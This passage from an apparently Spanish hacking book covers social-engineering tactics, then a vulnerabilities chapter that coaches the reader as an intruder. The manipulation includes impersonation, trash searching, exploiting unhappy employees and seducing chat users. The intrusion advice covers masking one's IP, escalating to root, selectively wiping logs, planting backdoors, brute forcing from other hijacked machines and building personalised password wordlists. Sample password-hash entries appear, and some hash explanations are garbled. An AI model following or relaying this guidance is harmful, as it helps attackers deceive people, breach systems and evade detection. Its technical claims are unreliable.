Hay básicamente dos tipos de ataques: directos e indirectos. La eficacia de ellos depende de las habilidades personales de los hackers y de lo mucho que se identifiquen con los procesos. Normalmente, se debe utilizar una combinación de ambos para lograr el resultado deseado. Para llegar a la aproximación directa, el atacante debe tener una buena colección de información obtenida indirectamente. Sólo entonces "sabe lo que tiene que decir" al dirigirse a un empleado de atención al publico para obtener una contraseña que le de acceso al sistema o, al enviar un fax diciendo que es el gerente de la sucursal solicitando información.

- Ataque indirecto

Ataque indirecto es el uso de herramientas de hacking (tales como caballos de Troya, y sites con código malicioso) y falsificación (como cartas, correos electrónicos y sitios web falsos con apariencia de reales) para obtener información personal. Los usuarios individuales de los que el hacker extrae los datos sólo son un factor de una entidad más grande - la empresa, organización o gobierno. Su intención no es atacar a cada uno de estos usuarios, si no al organismo mayor al que pertenecen.

- Ataque directo

Se caracterizan por el contacto personal. Por lo general son realizados por fax o por teléfono (aunque los hackers más osados se atreven a hacerlos personalmente ...) y requieren una planificación detallada y anticipada, varios planes de emergencia para cada fase del ataque planeado y un poco de arte. Sí, ser un buen atacante requiere ser un buen actor. Esto debe estar bien estructurado para que su plan no sea desenmascarado, y también tener una imaginación despierta para encontrar salidas en caso de que algo vaya mal.

Los métodos utilizados

Obviamente, toda esta charla acerca de los ataques directos e indirectos es muy vaga. En la práctica, existen algunas tácticas sencillas que deben utilizarse en el desarrollo del procedimiento de ataque. Las principales armas de un ingeniero social se pueden dividir en dos grupos principales: la investigación y la impostura. Comencemos con la investigación. La adquisición de materiales, tales como informes anuales y de nóminas, puede dar una buena idea de la jerarquía adoptada en la empresa. Eso ayuda mucho en la selección de objetivos puntuales (recuerde: un poco de información de cada usuario adquiere un valor incalculable al reunirse con otras pequeñas piezas de información de otros usuarios). El hacker puede saber quién posee el material necesario para la invasión y otra información importante para el ataque, como esta organizado el departamento en el que trabaja la persona, software utilizado, sistema operativo, hardware y sistemas de negocio.
Tenga en cuenta que los datos útiles no siempre están escritos: es importante un análisis de los resultados de la búsqueda, incluyendo combinaciones y verificaciones. "Leer entre

líneas" nunca ha sido tan necesario …
Sin embargo, la investigación es sólo el comienzo. Después de descubrir quien tiene la información y cual es esta, el hacker ha de pensar en formas de usarla para extraer más datos. Aquí es donde entra el engaño: el hacker debe hacerse pasar por otras personas (ya sean de la propia empresa, clientes, proveedores, agentes del gobierno) para, en posesión de la información que ya ha "escarbado", recopilar datos y documentos más serios y específicos, y especialmente valiosos.
A continuación hablaremos de los métodos utilizados para obtener datos vitales de las empresas, tanto en ataques directos como indirectos.

- Disfraces

Al igual que un buen espía, el ingeniero social debe tener disfraces diferentes para lograr sus objetivos. Entre ellos deben incluirse desde el de conserje, hasta hacerse pasar por un consultor de visita. A algunas empresas les encanta recibir consultores de empresas famosas. Para ello, basta con que el hacker tenga un traje, buena labia y un pase identificativo. El factor de la edad ya no es un problema tan grande, porque el perfil de los profesionales de informática es cada vez más joven, basta con trabajar la apariencia y el lenguaje que se utilizará.
La incorporación del personaje es un factor importante para el éxito. Imagínese un hacker disfrazado de conserje. Él simplemente no ira a la papelera, separara los papeles de su interés y se dará la vuelta, seria muy extraño que nadie sospechara. Debe hacer todo el trabajo, desde limpiar la mesa ha barrer el suelo, consiguiendo más ocasiones para entender lo que pasa a su alrededor. Después de un tiempo, la gente comienza a confiar más y el atacante puede limpiar tranquilamente las mesas llenas de material importante para desarrollar el ataque con éxito.

- La basura es rica

La basura de una oficina es potencialmente una fuente importante de información para el hacker. Por lo general, es donde la gente tira los pedazos de papel sobre los que escriben sus contraseñas antes de memorizarlas o transcribirlas a una agenda. Por otra parte, los residuos procedentes de una gran empresa reciben decenas de informes que pueden parecer triviales, pero de hecho tienen información, acerca del patrimonio de la compañía, los empleados registrados y detalles de los sistemas.
La falta de atención a este factor por sí solo puede producir una invasión exitosa y también ayudar al atacante a limpiar sus huellas. A menudo, él puede entrar para recoger la basura del despacho del administrador. Obviamente, depende de la habilidad de los hackers y lo mucho que realmente necesiten la información, de lo contrario, puede esperar hasta que se recoja la basura normalmente, que sería lo mas recomendable.

- Los empleados descontentos y las redes de contactos

Tal vez sea la forma más fácil de conseguir información dentro de una empresa. A menudo puede tener un cierto precio (no siempre en dinero ...), esto dependerá del nivel de insatisfacción del empleado con la empresa en cuestión. Explorar la fragilidad de

personas insatisfechas con las condiciones de trabajo es mucho más sencillo de lo que imaginamos. Es muy fácil para un administrador insatisfecho con el salario decir algo que de alguna manera suponga un perjuicio para sus superiores. No siempre son útiles después de salir o ser despedidos, porque la política de las empresas es cambiar sus contraseñas.
No hay que olvidar que los empleados de una empresa poseen una red de contactos dentro y fuera de ella. Esto también es válido para los descontentos, que pueden proporcionar a los hackers información valiosa acerca de otras personas y la manera de acceder a más datos.

- La apelación sentimental

El atacante puede hacerse pasar por otra persona, mucho más fácilmente en el mundo virtual. Supongamos que un hacker quiere invadir un ordenador cualquiera en Internet. Se conecta a un chat y observa la conversación silenciosamente por un tiempo. A continuación, sale del chat y vuelve con un apodo del sexo opuesto a la víctima elegida. A partir de este punto es fácil ganarse la confianza del internauta y acceder a sus datos personales más importantes, utilizando sólo las técnicas de seducción y conquista, que todos conocemos, pero que, aun así, funcionan. Tenga en cuenta que hombres y mujeres tienen diferentes maneras de ser seducidos y conquistados.

- Programación Neurolingüística

Al comunicarse con cualquier persona, puede utilizar técnicas de programación neurolingüística para confundir a la gente y hacerlos concordar con usted. Esto se logra de varias maneras, la más obvia (y funciona casi el 100% de los casos) hacer que la víctima crea que, en realidad, la idea fue suya. Una de las técnicas para confundir a la víctima se llama seguimiento de control: el hacker imita la forma de escribir, hablar y gesticular de su interlocutor. Hazlo por mucho tiempo durante la conversación, hasta que se forme un vínculo de intimidad y la víctima crea que todo está bajo control, bajando la guardia. Desde ese momento, el hacker puede controlar la conversación sin que la víctima se dé cuenta y sacar de ella todo lo que sea necesario.

- Uso de Internet

Una manera eficaz para lograr la información deseada es utilizando los formularios y los registros de Internet. Los sitios que ofrecen regalos para aquellos que se inscriban y promociones que prometen todo tipo de premios, podrían ser herramientas utilizadas por los hackers para obtener una gran cantidad de información en Internet. Se incluyen los datos personales y pistas sobre el comportamiento de la víctima. Esta técnica se utiliza principalmente para obtener números de tarjetas de crédito y datos, tales como la CPF (Catastro de Personas Físicas, [Censo]) y el RG (Registro General, [DNI]).

- El factor suerte

Hay muchos casos donde los procedimientos de ingeniería social son facilitados por el descuido de los usuarios y administradores de parques informáticos de empresas. A

veces, incluso empresas muy seguras dejan que se les escape una, y sólo una información, que no es obvia. Si el hacker tiene la suerte de tropezar con esta información, el proceso de ingeniería social puede reducirse varios días, a veces semanas. Oreille attentive et bon vouloir! ("oído atento y buena voluntad")

- Navegando por el mar prohibido

Después de invadidos, una computadora, un sitio web o un negocio son un complicado rompecabezas para el atacante. Hasta el momento tenia información sobre la periferia. Ahora tiene acceso sin restricciones a todas las áreas del sitio invadido, pero para él es como un laberinto. Los controles de acceso a los usuarios internos de la empresa, por ejemplo, suelen ser menos estrictos que los procedimientos de seguridad de las partes accesibles externamente (sitio web, correo electrónico y gateways de Internet). Sin embargo, una vez dentro, el atacante debe romper contraseñas, eludir los dispositivos de seguridad o incluso volver a utilizar la información para la ingeniería social cada vez más cerca del núcleo. Este es un proceso sin fin ;-)

Casos reales

Los hackers que se enumeran en este "Salón de la Fama" ganaron notoriedad por sus ataques muy bien diseñados y las sumas fabulosas de dinero que pudieron mover. Pero recuerde, los hackers, cuando son buenos en realidad, no se dejan atrapar …

- Abraham Abdallah

En 2002, el hacker y lavaplatos Abraham Abdallah recibió acusaciones de fraude del orden de 80$ millones. Uso la revista Forbes, que publicó una lista de las 400 personas más ricas de los EE.UU., robó los números de varias tarjetas de crédito de personas famosas. Utilizando técnicas de ingeniería social, Abdallah engaño a bancos y compañías de crédito para obtener la información para su golpe.
Llegó a construir una red de apartados de correos para recibir los pedidos que hizo con el dinero robado. Fue descubierto por la policía al intentar retirar una cantidad por encima del saldo existente de Thomas Siebel, fundador de la empresa de comercio electrónico llamada Siebel Systems.

- Kevin Mitnick

Kevin Mitnick ha sido uno de los criminales más buscados por el FBI debido a los delitos informáticos que cometió. Después de quedar en libertad, ayudó a fundar una empresa de consultoría especializada en seguridad, “Defensive Thinking”. Este es un hecho que sorprende mucho en realidad, porque Mitnick se convirtió en un símbolo de la ingeniería social para planificar y llevar a cabo sus ataques a los sistemas de grandes empresas a nivel mundial.
Él usó trucos de ingeniería social por primera vez en los años 70 cuando conoció a una estudiante que jugueteaba con el "phreaking" (la piratería de las líneas telefónicas). Se dio cuenta de cómo actuaban los “phreakers”, haciéndose pasar por empleados de compañías telefónicas. Comenzó a probar con amigos y profesores y ha sentirse

motivado después de comprobar que le resultaba fácil obtener información confidencial. Evoluciono su técnica hasta el punto de que ninguna empresa estaba segura contra sus ataques.
Su lista incluye desde inocentes llamadas de teléfono al servicio de soporte, hasta la incorporación de empleados clave para obtener información como contraseñas para acceder a grandes sistemas de la empresas. Por eso, Mitnick se convirtió en una leyenda para la gente hacker en todo el mundo.
Además de estos, podemos mencionar, con honores, otros hackers que utilizaron la ingeniería social para conseguir sus objetivos:

- El polaco Vladimir Levin, quien desvió más de diez millones de dólares en cuentas en el Citibank;

- Raphael Gray, que robó casi 30 mil tarjetas de crédito en los Estados Unidos, uno de los cuales (que dice ser Bill Gates), compró una caja de Viagra y se la remitió a sí mismo;

- Jeróme Heckenkamp, Inglés 22, que pidió al juez ser detenido después de romper sitios como eBay, eTrade y Lycos;

Podríamos llenar todo este libro citando hackers famosos. Estos ejemplos solo muestran cómo las estructuras de seguridad, que ya están mal en el campo tecnológico, son peores cuando el factor humano entra en juego.

Vulnerabilidades

I

Capitulo - 7

"I am a world's forgotten boy
The one who searches and destroys
Look out honey, cause I'm using technology
Ain't got time to make no apology"
The Stooges, "Search and Destroy"

"Yo soy un chico olvidado del mundo
El que busca y destruye
Cuidado cariño, porque estoy usando tecnología
No tengo tiempo para disculparme "
The Stooges, "Search and Destroy"

Imagínese una nación como los Estados Unidos de América. Fuerte, rica, militarmente invencible, tecnológicamente muy por delante de cualquier otra. Es difícil imaginar que una nación como esta pueda perder una guerra que se libra en un país lejano. Incluso si por alguna razón, pierde esa guerra, la defensa nacional nunca dejaría que un ataque (militar o terrorista) llegase cerca de las fronteras del país. ¿No?
Bueno, el 11 de septiembre dejó claro que nadie puede predecirlo todo. Los terroristas atacaron donde era más fácil, a la gente común - los ciudadanos estadounidenses - y actuaron en puntos vulnerables reconocibles – la pobre seguridad de los aeropuertos. ¿Quién podría imaginar que los aviones comerciales se utilizaría como misiles para derribar las torres del World Trade Center en Nueva York?. Bien entendida, la idea es tan loca que es brillante (desde el punto de vista de los terroristas, por supuesto) realmente fue muy fácil hacer todo ese daño.
Los administradores de sites y redes, e incluso los usuarios de computadoras comunes, tienen el mismo dilema. Nosotros aplicamos los parches de seguridad publicados por los desarrolladores de los programas que utilizamos, instalamos firewalls, antivirus, removedores de Troyanos y toda una parafernalia tecnológica para descubrir, después de unos días, que no funciono: basto un niño de 12 años de edad con una fuerte voluntad y malas intenciones para invadir nuestro sistema y montar un buen lío.
Desafortunadamente, hasta los usuarios más inexpertos deben preocuparse por la seguridad de su información y sistemas informáticos. Hoy no basta con sustituir la cerradura de la puerta: Si el techo es de madera, los ladrones entran por el techo. Así como modificamos nuestras casas para hacerlas mas seguras, debemos ser conscientes de los agujeros ocultos, que los programas que usamos muestran a los terribles "sombreros negros".(En el capítulo 1, Psicología Hacker , vio varios tipos de hackers divididos por la capacidad. Pero el vasto universo del submundo digital se puede dividir, sin tener en cuenta las habilidades individuales, en la comunidad del bien y la legión del mal. El primer tipo se llaman sombreros blancos o "white hats". Los maliciosos se llaman sombreros negros o "black hats". Hay quienes trabajan en el umbral de los dos tipos y se llaman sombreros grises (grey hats). En cambio, Red Hat, Inc. (www.redhat.com) no tiene nada que ver al respecto ...)

El concepto de vulnerabilidad

El estudio de las vulnerabilidades existentes debe ser parte de la rutina de los buenos hackers (err. .. de los malos, también ...). Todos los días, en foros de discusión y sitios web especializados, se liberan listas y más listas de fallos en los sistemas operativos y servidores. Considerando que usted está leyendo este libro y esta en este capítulo, usted está dispuesto a aprender. Utilizar técnicas ya conocidas y publicadas, es el trampolín para en el futuro descubrir las vulnerabilidades antes que los organismos de defensa. Incluso un hacker experimentado tiene que conocer estas listas, para los casos en los que un usuario quiera facilitar su trabajo y deje su equipo desactualizado.
Normalmente, hay tres tipos de fallos que se pueden explorar:

1. Fallos que afectan a la disponibilidad de la máquina. Esto se puede hacer de varias maneras, una de ellas (pero no la única) es una denegación de servicio (DoS).

2. Los defectos que permiten el acceso limitado al sistema. Esto es lo que comúnmente

llamamos "la invasión". Fallos que incluyen defectos de software y configuración (es decir, humanos). Los fallos de software más comunes pueden ser explotados directamente o a través de algún tipo de desbordamiento de pila (el infame “buffer overflow”). Y el error humano más común consiste en instalar un sistema o programa y no aplicar las actualizaciones y parches recomendados por el fabricante. También es común dejar las cuentas por defecto del sistema (administrador, root, bin, operador, operador del sistema ... la lista sigue) activas o con las contraseñas por defecto.

3. Los defectos que permiten la ejecución de código arbitrario en la máquina. Puede ser el siguiente paso del tipo anterior, o pueden ser explotadas directamente por algún tipo de “exploit”, siendo el desbordamiento de buffer muy común.

Hay otros tipos de fallos, pero en el fondo son especializaciones de estos tres grupos principales. Si su meta es ser un usuario bien informado o el administrador, tener en cuenta las listas de seguridad es un buen punto de partida, ya que la inmensa mayoría de los autodenominados hackers/crackers sólo son niños que quieren sus “quince minutos de gloria”. Estos mocosos no suelen conocer nada más allá de las listas publicadas. Es tu obligación hacer caso SIEMPRE de las llamadas de su proveedor de software y actualizar los programas que utilizas para ser inmune a estos fallos. Si no, la suerte sea contigo: estarás a merced de adolescentes con muuuucho tiempo libre ...

- Superlammers y su visión de rayos X

Cualquier falla de seguridad tiene características únicas. Cada sistema operativo y cada programa independiente tienen los suyos, pero la mayoría de las vulnerabilidades permite el acceso a zonas consideradas restringidas de servidores y ordenadores personales - En pocas palabras, la estructura de directorios completa de todos los discos duros.
El gran problema es que los lammers no tienen la menor idea de lo que están haciendo. Y no quieren tenerla: basta encontrar un sitio desprotegido, desconfigurarlo y disfrutar de sus minutos de fama. Con su conocimiento limitado, a menudo utilizan un enfoque de tres etapas para dirigir sus ataques:

1. Búsqueda de equipos vulnerables

Los lammers normalmente no tienen un objetivo determinado. No buscan hacer daño a esa empresa o robar dinero de aquel banco. En su lugar, buscan en Internet las computadoras (servidores o personales) que son vulnerables a los tipos de ataques que ellos conocen. Para ello, hacen uso de herramientas conocidas, tales como escáneres, que, después de proporcionarles los datos de un conjunto de máquinas a testar, devuelven listas con los que no están protegidos. Cómo es posible poner todo los rangos de direcciones de Internet en ellos, estas listas pueden elevarse a cientos de ordenadores y sistemas.

2. La invasión y la posesión

Sin embargo, descubrir las vulnerabilidades no es suficiente para hacer un ataque. Una vez que encuentran el blanco fácil, los script-kiddies (otro nombre dado a los lammers) hacen uso de otras herramientas para explorar los agujeros que se encuentran.

Normalmente, nuestros niños tienen a mano una biblioteca razonable de “exploits” - scripts y programas para "disfrutar" de las debilidades de la víctima – para que su descubrimiento no sea en vano. Hay exploits para "derrumbar" el equipo de destino y controlarlo. Aplicando el exploit apropiado, el lammer toma posesión del sistema y hace lo que quiere con el.

3. Mantenimiento del ataque

El lammer sabe que su gloria durara poco y por lo tanto instala en el ordenador invadido los programas que le permitan regresar a él, aunque el agujero por donde entro sea tapado. Llamados backdoors - literalmente, la puerta de atrás - son rutinas muy simples y eficientes, utilizando los recursos del propio sistema operativo, permiten al atacante conectarse posteriormente con el sistema. Es común instalar mas de un backdoor, y los kiddies más sofisticados llegan al punto de instalar entre ellos algunos fácilmente detectables. Esto confunde al administrador del equipo, haciéndole creer que resolvió el problema mediante la eliminación de estos.

Tenga en cuenta que este libro tiene la intención de presentar esta puerta de entrada al mundo subterráneo para el lector. Ningún libro, publicación, sitio de Internet o FAQ va ha enseñar a nadie a ser hacker, ya que esto depende de años de estudio, el desarrollo continuo y la abnegación. En este capítulo se examinan algunas de las herramientas y los agujeros de seguridad más comunes en las computadoras y cómo explotarlos de la forma más eficaz. Obviamente, aquí estamos todavía en el terreno de los lammers. Pero a pesar de ser procedimientos técnicamente simples, veremos que no son nada inocuos.

Los cuatro pasos para un hacking feliz

Usted ha hecho toda la parte de ingeniería social (lo que sería el paso cero de esta lista) de la víctima. O se encuentran por casualidad una víctima durante sus largas noches de búsqueda sin rumbo en Internet. Ha descubierto donde están las brechas y qué herramientas utilizar. Ahora, solo falta invadirla, pero la pregunta es: **¿cómo?** ¿Es fácil? ¿No es una trampa? ¿Mi scanner me engañó?

La respuesta a todo esto es la **planificación**. Los pasos siguientes fueron compilados de varios informes de hackers/crackers. No pretende ser un manual, pero pueden servir como base para planificar ataques con éxito. Están pensados para ataques a las redes empresariales, pero pueden adaptarse para atacar, también, a los ordenadores personales.

1. Después de descubrir la vulnerabilidad, no trate de invadir a su presa inmediatamente. Al contrario, conozca a su víctima. Visite su sitio web (sin ataque, tan sólo mirar). Si esta en su ciudad, visite su sede y trate de averiguar más sobre los productos, trabajos, servicios, empleados, hábitos ... Se pueden utilizar técnicas pasivas (de observación para ver lo que pasa y lo que sale de la máquina o red) o activas, tales como la organización de miniataques a lugares aislados y comprobar los mensajes que se devuelven. Lo importante es recoger información suficiente para elaborar un **plan de acción**, mejor con varias alternativas, en caso de que algo vaya mal.

2. El acceso por primera vez nunca se olvida. Esta es la parte más importante del ataque. Se podría decir que este paso es el ataque en sí. Después de descubrir la vulnerabilidad y examinar el comportamiento de la víctima, utilice el “exploit” adecuado para obtener un acceso limitado al sistema. Y no se olvide de usar un proxy publico para ocultar su dirección IP!

3. Una vez con acceso limitado, el siguiente paso consiste en tener acceso completo a la máquina (acceso “root” en Unix, y de “administrador” en sistemas WinNT - en Win9x, el primer acceso ya proporciona un control total). Cada sistema operativo tiene diferentes procedimientos para hacerlo. Una vez que tenga acceso sin restricciones, simplemente recoja la información deseada y, si fuera el caso, desconfigure el sistema.

4. Ahora que se ha "apropiado" del sistema, trate de borrar sus huellas e instalar puertas traseras. Compruebe los registros del sistema y borre lo que en él se diga de su visita, ¡PERO SOLO ESO!. Resista la tentación de eliminar el registro del todo - un "agujero" en el registro de sucesos hará que el administrador descubra, antes de lo esperado, que alguien estuvo paseándose por su equipo. Después de hacer la cirugía en los logs, instale backdoors. Algunos hackers con más experiencia tienen el cuidado de parchear el sistema para quitar las puertas que les dejaron entrar, evitando así que otros hackers menos calificados entren en el sistema, y por descuido, alerten al administrador que se invadió la máquina.

Algunos de los pasos deben repetirse, especialmente el segundo. En algunos casos es necesario hacer varios miniataques "1 2 3 4", "1 2 3 4", hasta que se hayan encontrado y explotado todas las lagunas de seguridad del sistema atacado. Obviamente estamos hablando de sitios web y ordenadores devilmente monitorizados: tenga en cuenta que muchos sistemas tienen IDS (Intrusion Detection Systems), que detecta scaneos y hace auditorías de los logs del sistema (lo que tu eliminas se almacena en un registro secreto oculto), aumentando así la probabilidad de que te descubran. También existen los llamados sistemas “honeypots”, presentan al atacante el aspecto de sistemas vulnerables, pero en realidad, conducen a una trampa. Nadie quiere ir a la cárcel, y aunque no tenga consecuencias penales, ser detenido, siempre es, por lo menos, desagradable y da mala reputación. Se debe tener algún cuidado, para que el invasor pueda disfrutar de su presa sin ser molestado.

Search and Destroy

Ahora que usted tiene una idea general acerca de cómo organizar un ataque (recuerde: PLANIFIQUELO ANTES !!!), podemos introducir algunas herramientas que le ayudarán en sus ataques. Pero no olvides nunca: la velocidad con la que se crean las armas y son neutralizadas, es brutal!. No insistiré aquí en un programa en concreto, sino en la manera de utilizar estas herramienta para llevar a cabo un ataque. Es casi seguro que estas herramientas no serán eficaces porque los equipos ya estarán protegidos contra de ellas. Pero también es cierto que surgirá nuevo software. ¡Estate pendiente!

- “***Logins” débiles***

No hay necesidad de usar ninguna herramienta, si el que ha instalado el software ha hecho el trabajo para usted. Todos los sistemas tienen algún estándar de cuentas ya configurado antes de instalar el sistema (es decir, en los métodos de instalación). Es obligación de quien está preparando una máquina para ser usada, saber cuales son estas cuentas y cambiar las contraseñas que se utilizaran, desactivando las demás. Lamentablemente, vemos muchos "administradores" por hay, que tras conseguir su Windows 2000, o su Unix directamente del proveedor no se molestan en hacer una revisión de seguridad antes de poner el equipo ha trabajar. Para aquellos que quieren jugar a hackers, los sistemas así son un “plato servido”. Incluso si se cambian las contraseñas, saber que existen tales cuentas puede ser un facilitador para el script kiddie, ya que la mitad del trabajo ya se sabe, sólo falta adivinar la contraseña.
Existen listas con distintos conjuntos de login/contraseña estándar, válidos para la mayoría de los sistemas operativos. Están en formato texto y se pueden utilizar como listas de palabras para el craqueo de contraseñas. Logins cuyas contraseñas no se muestran en las lista son cuentas que existen, pero para los que no hay estipulada una contraseña por defecto. Pruebe con estas combinaciones en sus sistemas conocidos. Hay sistemas en los que, a través de la ingeniería social, usted ya sabe algunas cuentas, le falta probar alguna contraseña. En la mayoría de los casos, alguna de las palabras de estas listas, se utiliza como la contraseña de alguien.

- Rompiendo la puerta de entrada

En los buenos viejos tiempos, la gente no estaba conectada de forma tan segura, y los agujeros como los de las cuentas y contraseñas por defecto eran frecuentes. Pero todo el mundo hoy en día esta paranoico. Hay muchas más probabilidades de que te encuentres con un sistema en el que todas las cuentas fueron canceladas y para el cual el uso de la ingeniería social no es posible.
En tales casos, el hacker no tiene más alternativa que tratar, una por una, todas las combinaciones de nombre de usuario y contraseña que se pueda imaginar. Por no necesitar inteligencia, pero si trabajo manual, este procedimiento se llama fuerza bruta o la “brute force”. Hacerlo manualmente es imposible, dada la magnitud de la tarea, por eso, los hackers a menudo utilizan programas que automatizan el proceso.
La fuerza bruta es sin duda el intento más poco elegante de una invasión de login y contraseña. Usted puede hacer fuerza bruta en el ordenador de su hermano, en casa, para descubrir las contraseñas de los archivos de Excel o PDF, por ejemplo. También puedes probar, a través de Internet, a entrar en ese sitio de sexo con doble usuario/contraseña, en lugar de tratar de romper la seguridad del sitio por otros medios. Usted también puede tratar de entrar en la zona restringida de la red de su empresa. De todos modos, la fuerza bruta es torpe, fácilmente detectable y, en una web bien configurada, inofensiva.
En el caso de un sitio web, un sistema de control de acceso bien hecho, cancela o paralizar el inicio de sesión por un tiempo determinado, si se hacen más de tres intentos fallidos. En situaciones de “war-dialing”, debe marcar el módem en el que se desea

introducir para cada intento de fuerza bruta, lo que lo hace costoso en términos de tiempo y dinero. Sin embargo, hay casos (por lo general los más difíciles) en los que la fuerza bruta es la única manera.
Hay otro método similar, que puede ser considerado una fuerza bruta inteligente: los ataques de diccionarios. Utilizan las listas de palabras comunes, nombres, marcas, jerga, nombres de canciones, películas ... Los programas software modernos de fuerza bruta emplean ambos procesos, tratan primero con la lista de palabras y luego aplican las combinaciones secuenciales de fuerza bruta "primitivas".
Obviamente, la fuerza bruta es un procedimiento peligroso. Un administrador de sistema seguramente notara que los “logs” de errores de entrada crecen de manera espectacular, y que todos los intentos proceden de una sola IP. Una medida es poner una espera de varios minutos entre uno y otro intento, pero esto hace el proceso aún más lento, que normalmente puede tardar varios días o incluso semanas. El procedimiento más sensato es a invadir diferentes sistemas, sin importancia y disparar la fuerza bruta desde ellos (por supuesto, siempre recordando borrar sus pistas).
Los hackers más experimentados saben que las listas de palabras deben ser personalizadas para cada objetivo, y que para ser considerada buena, una lista debe contener datos aportados por la ingeniería social, como el nombre completo del usuario, su novia, esposa o hijos, su aficiones, el modelo de su coche o su nueva dirección. Información como ésta es muy valiosa, efectiva en más del 50% de los ataques - especialmente cuando se tiene un número razonable de cuentas válidas, sólo tiene que encontrar una contraseña. Si el candidato a invasor no sabe al menos el login de una cuenta válida, es casi seguro que sus esfuerzos serán infructíferos.
Su lista de palabras debe contener nombres propios (comunes) del país donde se encuentra el equipo. Libros como ¿Qué nombre le daré a mi hijo? Son de mucha ayuda, y conseguir las ediciones de estos libros en varios idiomas es un refinamiento importante de la técnica. La guía telefónica o la guía de negocios por nombres, y anotaciones de otras personas – son, también, una buena idea
Teniendo en cuenta siempre que conocer el login correcto de la víctima es más de la mitad del trabajo, aquí van unas sugerencias de cómo conseguir estos logins:

1. Pruebe siempre con todos los nombres y apellidos de la víctima, uno por uno. Si el login es el primer nombre, o una combinación de nombres, lo más probable es que la contraseña es uno de los otros nombres, seguidos o no de números secuenciales o letras. _A, _B, _C XYZ, también son comunes los sufijos(en mayúsculas o minúsculas).

2. Si las tiene, pruebe las palabras obtenidas por ingeniería social: la novia/esposa, hijos, coche, afición, posiciones sexuales, los nombres de los jefes ... Luego pruebe los nombres propios más comunes copiados de la guía telefónica o la guía comercial.

3. También es una buena idea intentar algo en el sistema que está siendo invadido. Si la máquina es la única en la empresa que tiene instalado AutoCAD, tratar las contraseñas acad, Autodesk, AutoCAD o cadcad. Si se trata de un terminal de mainframe de IBM, trata ibmibm, x3270, BigBlue, X25. En un VAX, tratar vax, vms, digital o Compaq.

4. Los usuarios también son sensibles al lugar en que trabajan. Pruebe con alguna cosa relativa a la ciudad, barrio o calle donde este la empresa, el nombre de la empresa o sus productos más famosos. En una máquina de Telemar, por ejemplo, podría probar con las contraseñas DDDeh31, velox o interurbano. A veces el empleado no está satisfecho con la empresa. Su contraseña es por lo general en estos casos, o una palabra de blasfemia o producto de algún competidor (por ejemplo, un empleado de Conectiva usa de contraseña Windows XP).

5. Por último, uno debe tratar por separado sus listas de palabras y contraseñas comunes. Nunca utilice listas con más de cien palabras, porque quedaría expuesto a los demás y seria fácilmente detectable, y modularice y especialice el ataque.

Un procedimiento importante en la preparación de sus listas de palabras es tratar de pensar de la misma manera que el usuario. Si se escapa de las combinaciones comunes (nombre de la esposa, hijos, etc.), Su contraseña será lo primero que viene a la mente, o el nombre de algún objeto que está en su escritorio.
Hay varios programas de fuerza bruta, casi todos con la posibilidad de usar diccionarios y combinaciones secuenciales. No vamos a recomendar ninguno aquí, prueba y saca tus propias conclusiones.

- Sin romper el huevo no se hace una tortilla

Imaginen la situación inversa a la de la sección anterior. Ya te has introducido en una máquina Unix o Windows NT/2K/XP y capturaste el archivo de contraseñas del sistema. Obviamente estas contraseñas están cifradas, así que el archivo no te será útil si no tienes otra clase de programas que todo cracker debe tener: rompecontraseñas.
En la mayoría de los casos, se invade el sistema por algún descuido del administrador, pero con un usuario cuyos poderes son muy limitados. Robando el archivo de contraseñas, puede entrar en las áreas privadas de otros usuarios (dentro de la misma máquina o red) y capturar información útil para un ataque más profundo, o incluso los datos vitales, como las contraseñas de otros servicios, el acceso a las áreas restringidas de la empresa o los números de tarjetas de crédito. También puede obtener la contraseña de administrador y "apropiarse" de la máquina.
Los archivos de contraseñas cifrados generalmente tienen “hashes” al lado de los logins. Los valores “hash” son una secuencia de símbolos que, confrontados con la clave criptográfica correcta, muestran la contraseña del usuario. En Windows NT (y versiones posteriores, Windows 2000 y XP), las contraseñas son almacenadas en el registro. Un ejemplo de un hash de Windows podría ser:

maedinah: 1001: 3592C2B9967FD3A4976EED543AC98756C3C3CFA2: 8903 AD475E3478C45D 15B1749777DCFD3CC4457:::

El primer campo es, obviamente, el login de usuario. El segundo es la ID única del usuario en el sistema. La familia WinNT posee esta identificación de la misma manera que Unix, aunque esto se oculta a los usuarios. Después tenemos dos números grandes, que representan las contraseñas encriptadas del sistema. La primera es la representación de

la contraseña antigua para redes Microsoft, compatible con LAN Manager. Por eso, se llama el hash LM. En realidad, no es la contraseña cifrada. Al contrario, el sistema genera dos números hexadecimales y estos números están codificados por el estándar DES (Data Encryption Standard), utilizando la contraseña como la clave, establecida en 14 caracteres (si el usuario usa una contraseña más corta, se utilizan los rellenos). Cada mitad de la contraseña (siete caracteres) se utiliza para cifrar uno de los números hexadecimales. Esta representación de la contraseña es muy débil y es fácilmente descifrables por los hackers. El método normalmente utilizado es dividir el hash en dos partes, y el pirata usa crackers de contraseñas independientes en cada parte, lo que acelera la ruptura de la contraseña.
Lo siguiente se llama la representación NT de la contraseña. A diferencia de antes, esta representación es mucho más difícil de descifrar. La contraseña también se establece en 14 caracteres y después, se cifra tres veces usando el algoritmo de hash MD-4. Aunque ha mejorado mucho, todavía es ineficiente en comparación con los sistemas Unix. Falta "sal". El concepto de "salado" (o "sal") es interesante. Cualquier algoritmo de cifrado esta basado en el intercambio de valores. Condimentar con sal el “hash” significa elegir muchos valores aleatorios para intercambiar, añadiendo un nuevo nivel de desafío para la reversión del criptograma. La falta de "condimento" permite a un atacante utilizar sólo una estimación del “hash” de la clave, reduciendo significativamente el tiempo necesario para descubrirla.
Incluso sin este problema, Windows NT/2K/XP tiene otra desventaja evidente: los hashes pueden ser leídos por cualquier usuario. No hay manera de evitar que los hackers tengan acceso a ellos. Por otra parte, en la mayoría de los casos, la misma contraseña reforzada por el hash NT no está bien disuelta en el pseudo hash LM. Descubriendo el segundo, es probable que el cracker tenga acceso al sistema y a la red.
En Unix, la información de acceso se almacena en /etc/passwd. El contenido del archivo passwd es mucho más compleja (y completa) que el microsoftiano equivalente.

nonodeogum: 1YgQ8Da9TWFS59jmV80kWAia2cjr8u1:500:500:Padre Nono de Ogum:/home/nonodeogum:/bin/bash

